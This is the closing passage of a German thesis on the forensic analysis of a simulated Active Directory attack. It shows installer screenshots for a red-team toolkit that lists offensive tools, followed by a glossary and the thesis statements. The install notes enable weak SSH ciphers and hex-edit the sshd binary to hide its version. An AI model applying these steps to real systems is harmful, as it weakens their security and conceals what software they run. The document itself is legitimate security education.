


Abbildung 237: Anwendung von Yggdrasil 5/8

```
File Actions Edit View Help
Scanning candidates ...
Scanning linux images ...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

User sessions running outdated binaries:
jarl-bjoern @ session #2: xfce4-session[1170]

No VM guests are running outdated hypervisor (qemu) binaries on this host.

Download metasploit-framework
metasploit-framework is already installed.

Download mitmproxy
mitmproxy is already installed.

Download powershell-empire
powershell-empire is already installed.

Download proxychains4
proxychains4 is already installed.

Download python3-impacket
python3-impacket is already installed.

Download starkiller
starkiller is already installed.

Download tenableofficial/nessus
Using default tag: latest
latest: Pulling from tenableofficial/nessus
6cd80772fa09: Pull complete
Digest: sha256:c88e43fe1a8ca04a265f127fbfa474e80ab926d21862b6de5972a9465a91d8e6
Status: Downloaded newer image for tenableofficial/nessus:latest
docker.io/tenableofficial/nessus:latest

Download KubeHound
Cloning into 'KubeHound' ...
remote: Enumerating objects: 6123, done.
remote: Counting objects: 100% (2560/2560), done.
remote: Compressing objects: 100% (1157/1157), done.
Receiving objects: 5% (307/6123)
```

Abbildung 238: Anwendung von Yggdrasil 6/8

```

File Actions Edit View Help
##### Search offline for default credentials #####
# creds search tomcat
#####

##### Problems with IPTables and Docker #####
# sudo systemctl restart docker
#####

##### Confirm Shell Configuration #####
# source ~/.zshrc
#####

##### Change Default Browser #####
# sudo update-alternatives --config x-www-browser
#####

##### Changing the local ssh client configuration #####
# sudo nano /etc/ssh/ssh_config
#
# HostKeyAlgorithms ssh-ed25519,ssh-rsa
# Ciphers aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc
# MACs hmac-md5,hmac-sha1,umac-64@openssh.com
#####

##### Remove the ssh server version #####
# strings /usr/sbin/sshd | grep Debian ← check the version and os name
# sudo cp /usr/sbin/sshd /tmp/sshd.backup
# sudo cp /tmp/sshd.backup /tmp/sshd
# hexedit /tmp/sshd ← Search for the strings with
# the version number and
# replace it with blanks
#
# sudo rm -f /usr/sbin/sshd
# sudo mv /tmp/sshd /usr/sbin/sshd
#####

The following paths was generated by the tool

Toolpath: /opt/red_team_tools
Hashcat-Rules: /opt/hashcat_rules
Wordlists: /opt/wordlists

The installation was successful! :)

(root@kali)-[/opt/yggdrasil]
# date
Wed May 29 21:58:05 CEST 2024

(root@kali)-[/opt/yggdrasil]
# init 6

```

Abbildung 239: Anwendung von Yggdrasil 7/8

```
File Actions Edit View Help
(root skull red-team-kali)-[/home/jarl-bjoern]
# date
Wed May 29 21:59:53 CEST 2024

(root skull red-team-kali)-[/home/jarl-bjoern]
# ls /opt/red_team_tools
Permissions Size User Group Date Modified Name
drwxr-xr-x - root root 29 May 21:44 Above/
drwxr-xr-x - root root 29 May 21:44 adidnsdump/
drwxr-xr-x - root root 29 May 21:44 adPEAS/
drwxr-xr-x - root root 29 May 21:45 Amnesiac/
drwxr-xr-x - root root 29 May 21:43 AzureHound/
drwxr-xr-x - root root 29 May 21:44 certi/
drwxr-xr-x - root root 29 May 21:44 Certipy/
drwxr-xr-x - root root 29 May 21:43 cewler/
drwxr-xr-x - root root 29 May 21:45 Chimera/
drwxr-xr-x - root root 29 May 21:43 chisel/
drwxr-xr-x - root root 29 May 21:44 CoercedPotato/
drwxr-xr-x - root root 29 May 21:44 Coercer/
drwxr-xr-x - root root 29 May 21:44 CookieExtractor/
drwxr-xr-x - root root 29 May 21:46 Covenant/
drwxr-xr-x - root root 29 May 21:43 cupp/
drwxr-xr-x - root root 29 May 21:44 cypherhound/
```

Abbildung 240: Anwendung von Yggdrasil 8/8

### 14.3 Installation der Forensischen Arbeitsstation

Die Installation und Konfiguration ist identisch mit dem Kapitel 6.4, außer, dass bei Yggdrasil, innerhalb des Auswahlmenüs, die Unterpunkte **forensic**, **infrastructure** und **full** ausgewählt werden (siehe Abbildung 241 - Abbildung 243).

```
Trash
      Yggdrasil
      Version 0.9d
      Rainer Christian Bjoern Herold

File System

Please choose between one category

[1] complete : installation of all toolkits
[2] custom   : installation of custom tools
[3] forensic : installation of forensic tools
[4] pentest  : installation of pentest tools
[5] hardening : installation of hardening tools
[6] training : installation of training tools
[7] red_teaming : installation of red teaming tools
[8] development : installation of development tools

Your Choice: 3
```

Abbildung 241: Anwendung von Yggdrasil 1/3

```
Trash
      Yggdrasil
      Version 0.9d
      Rainer Christian Bjoern Herold

File System

[1] complete : installation of all toolkits
[2] cloud    : tools for cloud analysis
[3] crypto   : tools for crypto analysis
[4] infrastructure : tools for infrastructure analysis
[5] mobile   : tools for mobile forensics

Your Choice: 4
```

Abbildung 242: Anwendung von Yggdrasil 2/3



Abbildung 243: Anwendung von Yggdrasil 3/3

**15 Verzeichnis der Abkürzungen**

AD	Active Directory
CSS	Cascading Style Sheets
DNS	Domain Name System
DHCP	Dynamic Host Configuration Protocol
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
HTTPD	Apache HTTP Server
KDC	Key Distribution Center
LTS	Long-term Support
NTLM	New Technology Lan Manager
OU	Organisationseinheit
TTY	Teletypewriter
TGT	Ticket Granting Ticket
URL	Uniform Resource Locator



## 16 Glossar

**Tabelle 9:** Glossar

Begriff	Beschreibung
Capture The Flag	Capture The Flag ist ein verstecktes Ziel, welches gesetzt wurde und von einem Angreifer in der Cyber Security zum Teil auch in internationalen Wettbewerben gefunden werden muss.
Gateway	Ein Gateway ist in der Netzwerktechnik eine Komponente, welche für die Verbindung zwischen zwei Systemen oder auch Netzen dient.
HTTP-Proxy	Die Einstellung wird oftmals in Webbrowsern verwendet, um den gesamten Traffic über einen Proxy Server zu leiten, um z. B. den Zugriff auf gesperrte Webseiten aufgrund von Unternehmensrichtlinien zu verhindern.
Long-term Support	Long-term Support wird oftmals in Zusammenhang mit Open Source Betriebssystemen z. B. Ubuntu betrachtet und bedeutet, eine längere Unterstützung von Sicherheitsupdates.

Network Address Translation	Network Address Translation ermöglicht es mittels einer Manipulation des IP-Headers zur gleichzeitigen Verwendung einer privaten und öffentlichen IP-Adresse.
Red Team Engagements	Ein Red Team Engagement ist eine Dienstleistung von Sicherheitsunternehmen, welches gezielt die Sicherheitssysteme und Härten eines Systemes nach einem Penetrationstests überprüft.
Penetrationstest	Ein Penetrationstest ist eine Simulation eines Angriffes auf ein vorher festgelegtes Netz oder einen Adressbereich, in dem die Systeme aktiv auf Schwachstellen überprüft werden.
Persistence	Unter einer Persistence versteht man, dass sich ein Angreifer in einem System, mittels einer Backdoor einen Zugang hinterlegt hat (z. B. ein neuer Benutzer).
Pivoting	Pivoting ist eine Technik in der Cyber Security, in der ein Angreifer, Zugang zu einem weiteren Netzbereich erhält, in dem ein System als Gateway verwendet wird.
Request	Ein HTTP-Request ist eine Anfrage, die an einen Webserver gestellt wird.

## 17 Thesen

Die Ausarbeitung fokussierte sich auf das Thema **Forensische Auswertung eines simulierten Angriffs auf eine Active Directory Umgebung** und wurde von Yvonne Frank, Rainer Herold und Pascal Schrieber bearbeitet.

Ein Active Directory ist nach einer Installation, wenn es nur zum Teil konfiguriert wurde, nicht automatisch sicher, da weiterhin unbekannte Schwachstellen in der Zukunft aufgedeckt werden und vielfach nicht direkt gepatcht werden können, sondern besondere Einstellungen benötigen, welche in Form von zusätzlichen Härtingsmaßnahmen über beispielsweise die Registry umgesetzt werden.

Angriffe zu planen und durchzuführen sind grundsätzlich nicht einfach, da sie in der Informationsbeschaffungsphase viel Zeit beanspruchen und die darin gewonnen Informationen nicht zwangsläufig zu einem Erfolg führen müssen.

Eine forensische Auswertung muss in Anbetracht der Zeit und dem Budget nicht immer zu einer erfolgreichen Aufklärung erfolgen, da es in vielen Fällen nicht eindeutig ist, wie ein Angreifer in das Netz des Unternehmens Zutritt erhalten hat. Hierbei kann auch ein physischer Zugang ein möglicher Vektor sein.

Der Einsatz von vollautomatisierten Skripten können für einen Aufbau von mehreren virtuellen Instanzen von Vorteil sein, aber auch Fehlkonfigurationen beinhalten, welche beispielsweise vor einem Jahr noch gängig waren.

Angreifer, sowie auch Penetrationstester können auch Fehler während einer Attacke machen, darin können beispielsweise Systeme mit einem Denial of Service zerstört werden und erheblichen Schaden verursachen.

Hackingplattformen (z. B. HackTheBox) beinhalten vorkonfigurierte Instanzen (Boxen), diese können zum Ausprobieren von Schwachstellen genutzt werden, jedoch zeigen diese vielfach nicht den Ursprung des Problems auf, der zur Beseitigung benötigt wird.